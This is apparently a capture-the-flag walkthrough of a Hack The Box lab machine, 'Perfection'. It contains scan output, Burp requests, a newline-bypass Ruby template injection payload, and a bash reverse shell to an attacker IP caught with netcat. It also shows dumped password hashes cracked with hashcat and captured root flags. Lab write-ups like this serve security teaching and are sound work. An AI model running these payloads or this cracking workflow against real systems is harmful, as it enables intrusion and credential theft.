

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack  OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMz41H9QUPCXN7LJsU+fbjZ/vR4Ho/eacq8LnS89xLx4vsJvjUJCcZgMYAmhHL
|   256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBqNwnyqGqYHNSIjQnv7hRU0UC9Q4oB4g9PfzuJ2qcG4
80/tcp  open  http      syn-ack  nginx
|_ http-title: Weighted Grade Calculator
|_ http-methods:
|_ Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

OpenSSH

The screenshot shows the Wappalizer website. The main content area has a blue background with the text "Weighted Grade Calculator" and a description: "A tool to calculate the total grade in a class based on category scores and percentage weights." The sidebar on the right lists various technologies categorized under "TECHNOLOGIES". The categories include Font scripts, Web servers, Programming languages, Reverse proxies, UI frameworks, and Generate sales leads. The "Programming languages" category is highlighted with a red box, showing "Ruby" and "PHP".

Wappalizer

TECHNOLOGIES MORE INFO Export

Font scripts  
Font Awesome


Web servers  
Name

Programming languages  
Ruby PHP

Reverse proxies  
Name

UI frameworks  
WordPress

Generate sales leads  
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.



### Calculate your weighted grade

Category	Grade	Weight (%)
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>

## Calculate your weighted grade

Category	Grade	Weight (%)
hi123	20a	20a
hi	<div>Please enter a number.</div>	20
hi		20
hi	20	20
hi	20	20

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Burp Suite Community Edition v2023.12.13 - Temporary Project  
 Dashboard Target Proxy Intruder Repeater View Help  
 Settings

15 x +  
 Send Cancel < >

Target: http://10.129.64.80 HTTP/1

**Request**  
 Pretty Raw Hex  
 1 POST /weighted-grade.calc HTTP/1.1  
 2 Host: 10.129.64.80  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
 5 Accept-Language: en-US,en;q=0.5  
 6 Accept-Encoding: gzip, deflate, br  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 173  
 9 Origin: http://10.129.64.80  
 10 Connection: close  
 11 Referer: http://10.129.64.80/weighted-grade  
 12 Upgrade-Insecure-Requests: 1  
 13  
 14 category1=hi123%0a;&grade1=20&weight1=20&category2=hi&grade2=20&weight2=20&category3=hi&grade3=20&weight3=20&category4=hi&grade4=20&weight4=20&category5=hi&grade5=20&weight5=20

**Response**  
 Pretty Raw Hex Render  
 113 0\* max="100" required>  
 114 </td>  
 115 <input type="number" id="weight5" name="weight5" min="0" max="100" required>  
 116 </td>  
 117 </tr>  
 118 </table>  
 119 <button type="submit">  
 120 Submit  
 121 </button>  
 122 <p>  
 123 Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.  
 124 </p>  
 125 </div>  
 126 <div class="w3-container w3-black w3-center w3-opacity w3-padding-64">  
 127 <h1 class="w3-margin w3-xlarge">  
 128 Made by Secure Student Tools  
 129 </h1>  
 130 </div>  
 131 <style>  
 132 .copyright{  
 133 text-align:center;  
 134 }

**Inspector**  
 Request attributes 2  
 Request query parameters 0  
 Request body parameters 15  
 Request cookies 0  
 Request headers 11  
 Response headers 9

```

7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 177
9 Origin: http://10.129.64.80
10 Connection: close
11 Referer: http://10.129.64.80/weighted-grade
12 Upgrade-Insecure-Requests: 1
13
14 category1=hi123%0a;&grade1=20&weight1=20&category2=hi&grade2=20&weight2=20&category3=hi&grade3=20&weight3=20&category4=hi&grade4=20&weight4=20&category5=hi&grade5=20&weight5=20
  
```

```

120 Submit
121 </button>
122 <p>
123 Please enter a maximum of five category names, your
    grade in them out of 100, and their weight. Enter "N/A"
    into the category field and 0 into the grade and weight
    fields if you are not using a row.
124 </p>
125 </div>
126 <div class="w3-container w3-black w3-center w3-opacity
    w3-padding-64">
127 <h1 class="w3-margin w3-xlarge">
128 Made by Secure Student Tools
129 </h1>
130 </div>
131 <style>
132 .copyright{
133 text-align:center;
134 }
  
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#ruby---basic-injectionsand>

## Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

```

3
4 category1=hi123%0A<%25=7*7%25>&grade1=20&weight1=20&category2=hi&grade2=20&weight2=20&category3=hi&grade3=20&weight3=20&category4=hi&grade4=20&weight4=20&category5=hi&grade5=20&weight5=20
  
```

```

121 fields if you are not using a row.
122 </p>
123 </form>
    Your total grade is 20%<p>
    hi123
    49: 4%
  
```

```
category1=
hi123%0A<%25=>I0.popen("bash+-c+'bash+-i+>%26+/d
ev/tcp/10.10.14.37/4444+0>%261'").readlines()
%25>&grade1=20&weight1=20&category2=hi&grade2=20
&weight2=20&category3=hi&grade3=20&weight3=20&ca
tegoriy4=hi&grade4=20&weight4=20&category5=hi&gra
de5=20&weight5=20
```

```
(ajsankari@AJ)-[~/Desktop/HTB/Perfection]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.64.80] 52560
bash: cannot set terminal process group (999): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

```
susan@perfection:~/ruby_app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
susan@perfection:~/ruby_app$
```

```
$ whoami
whoami
susan
$ pwd
pwd
/home/susan
$ ls
ls
Migration ruby_app user.txt
$ cat user.txt
cat user.txt
862f5d0cc6635...
$
```

```
susan@perfection:~$ groups
groups
susan sudo
```

```
Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
susan@perfection:~$ Migration$
```

Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

`{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}`

Note that all letters of the first name should be converted into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

```
(ajsankari@AJ)-[~/Desktop/HTB/Perfection]
$ hashcat -m 1400 -a 6 susanhash susanwl ?d?d?d?d?d?d?d?d -O --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

```
root@perfection:~# cat root.txt
cat root.txt
b5b832b6ca?
root@perfection:~#
```